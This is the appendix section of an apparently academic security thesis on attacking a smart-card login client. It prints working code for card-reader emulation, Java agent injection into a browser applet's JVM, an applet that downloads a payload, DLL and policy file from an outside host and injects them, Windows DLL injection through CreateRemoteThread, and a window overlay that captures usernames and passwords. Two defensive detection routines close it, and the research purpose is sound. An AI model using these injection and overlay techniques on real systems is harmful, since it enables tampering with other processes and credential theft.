[85] Saltzer, J. & Schroeder, M. 1975. The protection of information in computer systems. *Proceedings of the IEEE*, 63(9), 1278–1308.

[86] Richter, J. May 1994. Load Your 32-bit DLL into Another Process's Address Space Using INJLIB. *Microsoft Systems Journal-US Edition*, 13–40.

[87] Microsoft. 2012. Properties (C# Programming Guide). `http://msdn.microsoft.com/en-us/library/x9fsa0sw.aspx`, Visited 26.05.2012.

[88] Kumar, E. 2010. User-mode Memory Scanning on 32-bit & 64-bit Windows. *Journal in Computer Virology*, 6(2), 123–141.

A WinSCard.dll Wrapper in C#

A.1 CardReaderLibrary

```
using System;
using System.Collections.Generic;
using System.Runtime.InteropServices;
using System.Text;
using System.Linq;

namespace BuypassEmulator.Library
{
    public class CardReaderLibrary
    {
        #region Constants
        private const uint SCARD_SCOPE_SYSTEM = 2;
        private const uint SCARD_SHARE_DIRECT = 2;
        private const uint SCARD_PROTOCOL_T0 = 1;
        private const uint SCARD_PROTOCOL_T1 = 2;

        private const int ERROR_CODE_NONE = 0;
        #endregion

        #region DLL imports
        [DllImport("WinScard.dll")]
        private static extern int SCardEstablishContext(uint dwScope, IntPtr notUsed1, IntPtr notUsed2,
                                                        out IntPtr phContext);

        [DllImport("WinScard.dll")]
        private static extern int SCardConnect(IntPtr hContext, string cReaderName, uint dwShareMode,
                                               uint dwPrefProtocol, ref IntPtr phCard,
                                               ref IntPtr activeProtocol);

        [DllImport("WinScard.dll")]
        private static extern int SCardListReaders(IntPtr hContext, byte[] mszGroups, byte[] mszReaders,
                                                   ref UInt32 pcchReaders);

        [DllImport("winscard.dll")]
        private static extern int SCardStatus(IntPtr hCard, byte[] szReaderName, ref IntPtr pcchReaderLen,
                                              ref IntPtr pdwState, ref IntPtr pdwProtocol, byte[] pbAtr,
                                              ref IntPtr pcbAtrLen);

        [DllImport("winscard.dll")]
        private static extern int SCardTransmit(IntPtr hCard, IntPtr pioSendPci, byte[] pbSendBuffer,
                                                int cbSendLength, IntPtr pioRecvPci, byte[] pbRecvBuffer,
                                                ref int pcbRecvLength);

        [DllImport("WinScard.dll")]
        private static extern int SCardDisconnect(IntPtr hCard, int disposition);

        [DllImport("WinScard.dll")]
        private static extern int SCardReleaseContext(IntPtr phContext);
        #endregion

        #region Fields
        private static readonly CardReaderLibrary cardReader = new CardReaderLibrary();
        private bool connected = false;
        private bool debug = false;

        private IntPtr contextHandle = IntPtr.Zero;
        private IntPtr cardHandle = IntPtr.Zero;

        private byte[] readerName;
        private byte[] atr;
        #endregion
```

```
private CardReaderLibrary()
{
}

public void SetDebug(bool activateDebug)
{
    debug = activateDebug;
}

public static CardReaderLibrary GetInstance()
{
    return cardReader;
}

public bool Connect()
{
    if (connected)
    {
        Console.Error.WriteLine("Already connected to card reader!");

        return true;
    }

    // Establish context
    var ret = SCardEstablishContext(SCARD_SCOPE_SYSTEM, IntPtr.Zero, IntPtr.Zero,
                                    out contextHandle);

    if (ret != ERROR_CODE_NONE)
    {
        Console.Error.WriteLine("Could not establish context!");

        return false;
    }

    // Get list of connected card readers
    uint lengthOfReadersString = 0;

    ret = SCardListReaders(contextHandle, null, null, ref lengthOfReadersString);

    if (ret != ERROR_CODE_NONE)
    {
        Console.Error.WriteLine("Could not enumerate card readers!");

        return false;
    }

    var readers = new byte[lengthOfReadersString];

    ret = SCardListReaders(contextHandle, null, readers, ref lengthOfReadersString);

    if (ret != ERROR_CODE_NONE)
    {
        Console.Error.WriteLine("Could not enumerate card readers!");

        return false;
    }

    var readersList = getCardReaders(readers);

    if (readersList.Count <= 0)
    {
        Console.Error.WriteLine("No card reader found!");

        return false;
    }

    var activeProtocol = IntPtr.Zero;
    var firstCardReader = readersList.ElementAt(1); // Use second card reader

    ret = SCardConnect(contextHandle, firstCardReader, SCARD_SHARE_DIRECT, SCARD_PROTOCOL_T0 |
                       SCARD_PROTOCOL_T1, ref cardHandle, ref activeProtocol);

    if (ret != ERROR_CODE_NONE)
```

```
    {
        Console.Error.WriteLine("Could not connect to card!");

        return false;
    }

    // Get card's status
    var readerNameLength = IntPtr.Zero;
    var cardStatus = IntPtr.Zero;
    var protocol = IntPtr.Zero;
    var atrLen = IntPtr.Zero;

    ret = SCardStatus(cardHandle, null, ref readerNameLength, ref cardStatus, ref protocol,
                      null, ref atrLen);

    if (ret != ERROR_CODE_NONE)
    {
        Console.Error.WriteLine("Could not get card status!");

        return false;
    }

    readerName = new byte[(int) readerNameLength];
    atr = new byte[(int) atrLen];

    ret = SCardStatus(cardHandle, readerName, ref readerNameLength, ref cardStatus, ref protocol,
                      atr, ref atrLen);

    if (ret != ERROR_CODE_NONE)
    {
        Console.Error.WriteLine("Could not get card status!");

        return false;
    }

    connected = true;

    return true;
}

private List<string> getCardReaders(byte[] readersArray)
{
    char[] separator = {'\0', '\0'};

    var ascii = new ASCIIEncoding();
    var readersString = ascii.GetString(readersArray);
    var readers = readersString.Split(separator, StringSplitOptions.RemoveEmptyEntries);

    return new List<string>(readers);
}

public string CardReaderName
{
    get
    {
        var enc = new ASCIIEncoding();

        return enc.GetString(readerName).Replace('\0', ' ').Trim();
    }
}

public string CardATR
{
    get { return BitConverter.ToString(atr).Replace('-', ' '); }
}

public bool Disconnect()
{
    if (!connected)
    {
        Console.Error.WriteLine("Could not disconnect from card because we are not connected!");

        return false;
```

```
            }

            // Disconnect from card
            var ret = SCardDisconnect(cardHandle, 0);

            if (ret != ERROR_CODE_NONE)
            {
                Console.Error.WriteLine("Could not disconnect from card!");

                return false;
            }

            // Release context
            ret = SCardReleaseContext(contextHandle);

            if (ret != ERROR_CODE_NONE)
            {
                Console.Error.WriteLine("Could not release context!");

                return false;
            }

            connected = false;

            return true;
        }

        public byte[] SendAPDU(byte[] apdu)
        {
            if (!connected)
            {
                Console.Error.WriteLine("Could not send data to card since we are not connected to it!");

                return null;
            }

            // Send ADPU
            var responseBuffer = new byte[255];
            var responseLength = 255;

            if (debug)
            {
                Console.WriteLine("Sending APDU: " + BitConverter.ToString(apdu).Replace("-", " "));
            }

            var ret = SCardTransmit(cardHandle, IntPtr.Zero, apdu, apdu.Length, IntPtr.Zero, responseBuffer,
                                    ref responseLength);

            if (ret != ERROR_CODE_NONE)
            {
                Console.Error.WriteLine("Could not send data to card!");

                return null;
            }

            var response = new byte[responseLength];
            Array.Copy(responseBuffer, response, responseLength);

            if (debug)
            {
                Console.WriteLine("Getting SW: " + BitConverter.ToString(response).Replace("-", " "));
            }

            return response;
        }
    }
}
```

B Manipulating Behavior of Java Processes in Memory

B.1 HelloWorldApplet

```
import java.awt.event.*;
import javax.swing.*;

public class HelloWorldApplet extends JApplet implements ActionListener
{
  public void init()
  {
    JButton button = new JButton("Click me!");
    button.addActionListener(this);
    getContentPane().add(button);
  }

  public void actionPerformed(ActionEvent actionEvent)
  {
    String title = "Message";
    String message = "Hello world!";
    JOptionPane.showMessageDialog(null, message, title, JOptionPane.INFORMATION_MESSAGE);
  }
}
```

B.2 InjectPayload

```
import java.lang.reflect.Field;
import java.util.*;
import com.sun.tools.attach.*;

public class InjectPayload
{
  private static final String PROJECT_PATH = "C:\\Users\\sveeng\\Programmering\\Java\\" +
                                             "MemoryManipulationOfApplet\\bin\\";
  private static final String PAYLOAD_PATH = PROJECT_PATH + "Payload.jar";

  private static boolean found = false;

  public static void main(String[] args) throws Exception
  {
    //  Add attach.dll to user-path
    addLibraryPath(PROJECT_PATH + "Native\\");

    while (!found)
    {
      List<VirtualMachineDescriptor> javaVirtualMachines = VirtualMachine.list();

      for (VirtualMachineDescriptor virtualMachineDescriptor : javaVirtualMachines)
      {
        if (virtualMachineDescriptor.displayName().contains("sun.plugin"))
        {
          VirtualMachine virtualMachine = VirtualMachine.attach(virtualMachineDescriptor.id());
          virtualMachine.loadAgent(PAYLOAD_PATH);

          virtualMachine.detach();

          found = true;
        }
      }
      Thread.sleep(500);
    }
  }

  private static void addLibraryPath(String pathToAdd) throws Exception
  {
```

```
      final Field usrPathsField = ClassLoader.class.getDeclaredField("usr_paths");
      usrPathsField.setAccessible(true);

      final String[] paths = (String[])usrPathsField.get(null);
      final String[] newPaths = Arrays.copyOf(paths, paths.length + 1);
      newPaths[newPaths.length-1] = pathToAdd;
      usrPathsField.set(null, newPaths);
  }
}
```

B.3 Payload

```
import java.lang.instrument.*;
import java.security.ProtectionDomain;
import javassist.*;

public class Payload implements ClassFileTransformer
{
  protected Instrumentation instrumentation;
  protected ClassPool classPool;

  public Payload(Instrumentation instrumentation)
  {
    this.instrumentation = instrumentation;
    classPool = ClassPool.getDefault();
    instrumentation.addTransformer(this);
  }

  public static void agentmain(String agentArgs, Instrumentation instrumentation)
  {
    new Payload(instrumentation);
  }

  @SuppressWarnings("rawtypes")
  public byte[] transform(ClassLoader loader, String className, Class redefiningClass,
                          ProtectionDomain domain, byte[] byteCode)
  {
    if (className.equals("HelloWorldApplet"))
    {
      classPool.insertClassPath(new ByteArrayClassPath(className, byteCode));

      try
      {
        CtClass ctClass = classPool.get(className);
        CtMethod method = ctClass.getDeclaredMethod("actionPerformed");

        method.setBody("{String title = \"Message\";" +
                       "String message = \"Goodbye world!\";" +
                       "javax.swing.JOptionPane.showMessageDialog(null, message, title, " +
                       "javax.swing.JOptionPane.ERROR_MESSAGE);}");

        return ctClass.toBytecode();
      }
      catch (Exception e)
      {
        System.out.println("Exception: " + e.getMessage());
      }
    }
    return byteCode;
  }
}
```

B.4 InjectPayloadForApplet

```
import java.io.*;
import java.net.URL;
import java.util.*;
import javax.swing.*;
import com.sun.tools.attach.*;

@SuppressWarnings("serial")
public class InjectPayloadForApplet extends JApplet
{
```

```
  public void init()
  {
    //  Download Payload.jar
    downloadFile("Payload.jar", System.getProperty("java.io.tmpdir"));
    System.out.println("Payload downloaded to: " + System.getProperty("java.io.tmpdir"));

    //  Download javassist.jar
    downloadFile("javassist.jar", System.getProperty("java.io.tmpdir"));
    System.out.println("Javassist downloaded to: " + System.getProperty("java.io.tmpdir"));

    //  Download attach.dll
    downloadFile("attach.dll", System.getProperty("java.io.tmpdir"));
    System.out.println("attach.dll downloaded to: " + System.getProperty("java.io.tmpdir"));

    //  Download policy-file
    downloadFile(".java.policy", System.getProperty("user.home") + "\\");
    System.out.println("Policy file downloaded to: " + System.getProperty("user.home") + "\\");

    List<VirtualMachineDescriptor> javaVirtualMachines = VirtualMachine.list();

    for (VirtualMachineDescriptor virtualMachineDescriptor : javaVirtualMachines)
    {
      if ( virtualMachineDescriptor.displayName().contains("sun.plugin") )
      {
        System.out.println("Injecting payload..");

        try
        {
          VirtualMachine virtualMachine = VirtualMachine.attach(virtualMachineDescriptor.id());
          virtualMachine.loadAgent(System.getProperty("java.io.tmpdir") + "Payload.jar");
          virtualMachine.detach();

          System.out.println("Payload injected!");
        }
        catch (Exception e)
        {
          System.out.println("Exception: " + e.getMessage());
        }
      }
    }
  }

  private static void downloadFile(String fileName, String location)
  {
    try
    {
      File inputFile = new File(location + fileName);
      URL copyurl = new URL("http://inneholder.kryptert.info/resources/" + fileName);
      InputStream outputFile = copyurl.openStream();
      FileOutputStream out = new FileOutputStream(inputFile);

      int c;
      while ((c = outputFile.read()) != -1)
        out.write(c);

      outputFile.close();
      out.close();
    }
    catch (Exception e)
    {
      System.out.println("Exception in downloadFile(): " + e.getMessage());
    }
  }
}
```

C Manipulating Behavior of .NET Processes in Memory

C.1 HelloWorld Application

```
using System;
using System.Windows.Forms;

namespace NETApplication
{
  public partial class HelloWorldForm : Form
  {
    private string message = "Hello World";
    private string title = "Information";

    public HelloWorldForm()
    {
      InitializeComponent();
    }

    private void button_Click(object sender, EventArgs e)
    {
      MessageBox.Show(message, title);
    }
  }
}
```

C.2 Inject DLL Into Process

```
using System;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace RunningManagedCodeAfterInjection
{
  class Program
  {
    #region DLL Imports
    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern IntPtr OpenProcess(UInt32 dwDesiredAccess, Int32 bInheritHandle, UInt32 dwProcessId);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string lpProcName);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, IntPtr dwSize, uint flAllocationType,
                                               uint flProtect);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern Int32 WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] buffer, uint size,
                                                  IntPtr lpNumberOfBytesWritten);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttribute, IntPtr dwStackSize,
                                                   IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags,
                                                   IntPtr lpThreadId);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern IntPtr LoadLibrary(string lpFileName);
    #endregion
```

```
    public static class VAE_Enums
    {
      public enum AllocationType
      {
        MEM_COMMIT = 0x1000,
        MEM_RESERVE = 0x2000,
        MEM_RESET = 0x80000,
      }

      public enum ProtectionConstants
      {
        PAGE_EXECUTE = 0x10,
        PAGE_EXECUTE_READ = 0x20,
        PAGE_EXECUTE_READWRITE = 0x40,
        PAGE_EXECUTE_WRITECOPY = 0x80,
        PAGE_NOACCESS = 0x01
      }
    }

    static void Main(string[] args)
    {
      foreach (var process in Process.GetProcesses().Where(process => process.ProcessName == "NETApplication"))
      {
        var hndProc = OpenProcess((0x2 | 0x8 | 0x10 | 0x20 | 0x400), 1, (uint)process.Id);
        var lpLLAddress = GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");

        var dllPath = @"c:\\Users\\sveeng\\Desktop\\StartCLR.dll";
        var lpAddress = VirtualAllocEx(hndProc, IntPtr.Zero, (IntPtr)dllPath.Length,
        (uint)VAE_Enums.AllocationType.MEM_COMMIT | (uint)VAE_Enums.AllocationType.MEM_RESERVE,
        (uint)VAE_Enums.ProtectionConstants.PAGE_EXECUTE_READWRITE);

        byte[] bytes = Encoding.ASCII.GetBytes(dllPath);
        WriteProcessMemory(hndProc, lpAddress, bytes, (uint)bytes.Length, IntPtr.Zero);
        CreateRemoteThread(hndProc, IntPtr.Zero, (IntPtr)0, lpLLAddress, lpAddress, 0, IntPtr.Zero);

        lpLLAddress = GetProcAddress(LoadLibrary(dllPath), "StartTheDotNetRuntime");
        CreateRemoteThread(hndProc, IntPtr.Zero, (IntPtr)0, lpLLAddress, IntPtr.Zero, 0, IntPtr.Zero);
      }
    }
  }
}
```

C.3 Start CLR Runtime DLL

```
#include <Windows.h>
#include <mscoree.h>
#include <metahost.h>
#include "dllmain.h"
#pragma comment(lib, "Mscoree.lib")

BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved) { return TRUE; }

extern "C" __declspec(dllexport) void StartTheDotNetRuntime(void)
{
  ICLRMetaHost *lpMetaHost = NULL;
  CLRCreateInstance(CLSID_CLRMetaHost, IID_ICLRMetaHost, (LPVOID *)&lpMetaHost);

  ICLRRuntimeInfo *lpRuntimeInfo = NULL;
  lpMetaHost->GetRuntime(L"v4.0.30319", IID_ICLRRuntimeInfo, (LPVOID *)&lpRuntimeInfo);

  ICLRRuntimeHost *lpRuntimeHost = NULL;
  lpRuntimeInfo->GetInterface(CLSID_CLRRuntimeHost, IID_ICLRRuntimeHost, (LPVOID *)&lpRuntimeHost);

  lpRuntimeHost->Start();

  DWORD dwRetCode = 0;
  lpRuntimeHost->ExecuteInDefaultAppDomain(
                  L"c:\\Users\\sveeng\\Desktop\\ManagedAssembly.dll",
                  L"ManagedAssembly.ManagedClass",
                  L"ManagedMethod",
                  L"pwzArgument",
                  &dwRetCode);
}
```

C.4 Payload For .NET

```
using System;
using System.Diagnostics;
using System.Linq;
using System.Reflection;
using System.Windows.Forms;

namespace ManagedAssembly
{
  public class ManagedClass
  {
    public static int ManagedMethod(String pwzArgument)
    {
      foreach (var assembly in AppDomain.CurrentDomain.GetAssemblies())
      {
        if (assembly. FullName.Contains("NETApplication"))
        {
          foreach (var type in  assembly.GetTypes())
          {
            if (type.Name.Equals("HelloWorldForm"))
            {
              IntPtr windowHandle = Process.GetCurrentProcess().MainWindowHandle;
              Control control = Control.FromHandle(windowHandle);

              FieldInfo field = type.GetField("message", BindingFlags.NonPublic | BindingFlags.Instance);
              field.SetValue(control, "Goodbye World!");
            }
          }
        }
      }
      return 0;
    }
  }
}
```

D Manipulating the Graphical User Interface

D.1 Manipulating the Graphical User Interface for Login Application

```
using System;
using System.Windows.Forms;
using System.Threading;
using System.Runtime.InteropServices;

namespace LoginGUI
{
  public partial class OverlayLogin : Form
  {
    #region DLL imports
    [DllImport("user32.dll")]
    static extern int FindWindow(string lpClassName, string lpWindowName);

    [DllImport("user32.dll")]
    static extern int SetWindowPos(int hWnd, int hWndInsertAfter, int x, int y, int cx, int cy, int uFlags);

    [DllImport("user32.dll", SetLastError = true)]
    static extern int SetParent(int hWndChild, int hWndNewParent);

    [DllImport("user32.dll")]
    static extern int SetFocus(int hWnd);
    #endregion

    #region Constants
    private static readonly int WINDOW_POS_X = -2;
    private static readonly int WINDOW_POS_Y = -3;
    private static readonly int WINDOW_WIDTH = 445;
    private static readonly int WINDOW_HEIGHT = 327;
    #endregion

    public OverlayLogin()
    {
      InitializeComponent();
    }

    private void OverlayLogin_Load(object sender, EventArgs e)
    {
      int overlayWindow = FindWindow(null, this.Name);
      int handleLogin = 0;

      while (true)
      {
        int handleForLogin = FindWindow(null, "Login");

        if (handleForLogin != 0)
            break;

        Thread.Sleep(100);
      }

      SetParent(overlayWindow, handleForLogin);
      SetWindowPos(overlayWindow, 0, WINDOW_POS_X, WINDOW_POS_Y, WINDOW_WIDTH, WINDOW_HEIGHT, 0);
      SetFocus(overlayWindow);
    }


    private void loginButton_Click(object sender, EventArgs e)
    {
      MessageBox.Show("Username: " + username.Text + " Password: " + password.Text);
      this.Close();
    }
```

```
  }
}
```

D.2 Protecting Against SetParent

```
[DllImport("user32.dll")]
[return: MarshalAs(UnmanagedType.Bool)]
public static extern bool EnumChildWindows(IntPtr window, EnumWindowProc callback, IntPtr i);

[DllImport("user32.dll")]
public static extern IntPtr GetParent(IntPtr hWnd);

private Thread thread;
private IntPtr expectedMainWindowHandle;
private List<IntPtr> expectedChildWindowHandles;

public delegate bool EnumWindowProc(IntPtr hWnd, IntPtr parameter);

public static List<IntPtr> GetChildWindows(IntPtr parent)
{
    List<IntPtr> result = new List<IntPtr>();
    GCHandle listHandle = GCHandle.Alloc(result);
    try
    {
        EnumWindowProc childProc = new EnumWindowProc(EnumWindow);
        EnumChildWindows(parent, childProc, GCHandle.ToIntPtr(listHandle));
    }
    finally
    {
        if (listHandle.IsAllocated)
            listHandle.Free();
    }

    return result;
}

private static bool EnumWindow(IntPtr handle, IntPtr pointer)
{
    GCHandle gch = GCHandle.FromIntPtr(pointer);
    List<IntPtr> list = gch.Target as List<IntPtr>;
    if (list == null)
    {
        throw new InvalidCastException("GCHandle Target could not be cast as List<IntPtr>");
    }
    list.Add(handle);

    return true;
}

private void Form_Shown(Object sender, EventArgs e)
{
    expectedMainWindowHandle = Process.GetCurrentProcess().MainWindowHandle;
    expectedChildWindowHandles = GetChildWindows(expectedMainWindowHandle);

    thread = new Thread(new ThreadStart(CheckWindowHandles));
    thread.Start();
}

private void CheckWindowHandles()
{
    while (true)
    {
        if (Process.GetCurrentProcess().MainWindowHandle != expectedMainWindowHandle)
        {
            MessageBox.Show("MainWindowHandle has changed, aborting");
            this.Close();
        }

        var listOfChildren = GetChildWindows(expectedMainWindowHandle);

        foreach (var child in listOfChildren)
        {
            IntPtr parent = GetParent(child);
```

```
            if (parent != expectedMainWindowHandle ||
                !expectedChildWindowHandles.Contains(child))
            {
                MessageBox.Show("UI manipulation detected, exiting..");
                this.Close();
            }
        }

        listOfChildren.Clear();
        Thread.Sleep(100);
    }
}
```

D.3 Pixel Protection

```
[DllImport("user32.dll")]
[return: MarshalAs(UnmanagedType.Bool)]
public static extern bool EnumChildWindows(IntPtr window, EnumWindowProc callback, IntPtr i);

[DllImport("user32.dll")]
[return: MarshalAs(UnmanagedType.Bool)]
static extern bool GetWindowRect(IntPtr hWnd, out RECT lpRect);

[DllImport("user32.dll")]
static extern IntPtr WindowFromPoint(int xPoint, int yPoint);

[StructLayout(LayoutKind.Sequential)]
public struct RECT
{
    public int Left;
    public int Top;
    public int Right;
    public int Bottom;
}

private Thread thread;
private IntPtr expectedMainWindowHandle;
private List<IntPtr> expectedChildWindowHandles;

public delegate bool EnumWindowProc(IntPtr hWnd, IntPtr parameter);

public static List<IntPtr> GetChildWindows(IntPtr parent)
{
    List<IntPtr> result = new List<IntPtr>();
    GCHandle listHandle = GCHandle.Alloc(result);
    try
    {
        EnumWindowProc childProc = new EnumWindowProc(EnumWindow);
        EnumChildWindows(parent, childProc, GCHandle.ToIntPtr(listHandle));
    }
    finally
    {
        if (listHandle.IsAllocated)
            listHandle.Free();
    }
    return result;
}

private static bool EnumWindow(IntPtr handle, IntPtr pointer)
{
    GCHandle gch = GCHandle.FromIntPtr(pointer);
    List<IntPtr> list = gch.Target as List<IntPtr>;
    if (list == null)
    {
        throw new InvalidCastException("GCHandle Target could not be cast as List<IntPtr>");
    }

    list.Add(handle);

    return true;
}
```

```
private void Form_Shown(Object sender, EventArgs e)
{
    expectedMainWindowHandle = Process.GetCurrentProcess().MainWindowHandle;
    expectedChildWindowHandles = GetChildWindows(expectedMainWindowHandle);

    thread = new Thread(new ThreadStart(CheckWindowHandles));
    thread.Start();
}

private void CheckWindowHandles()
{
    while (true)
    {
        RECT rect;
        GetWindowRect(expectedMainWindowHandle, out rect);

        for (int x = rect.Left; x < rect.Right; x++)
        {
            for (int y = rect.Top; y < rect.Bottom; y++)
            {
                IntPtr handle = WindowFromPoint(x, y);

                if (!expectedChildWindowHandles.Contains(handle) ||
                    !handle.Equals(expectedMainWindowHandle))
                {
                    MessageBox.Show("Something is overlapping our application");
                    this.Close();
                }
            }
        }
        Thread.Sleep(100);
    }
}
```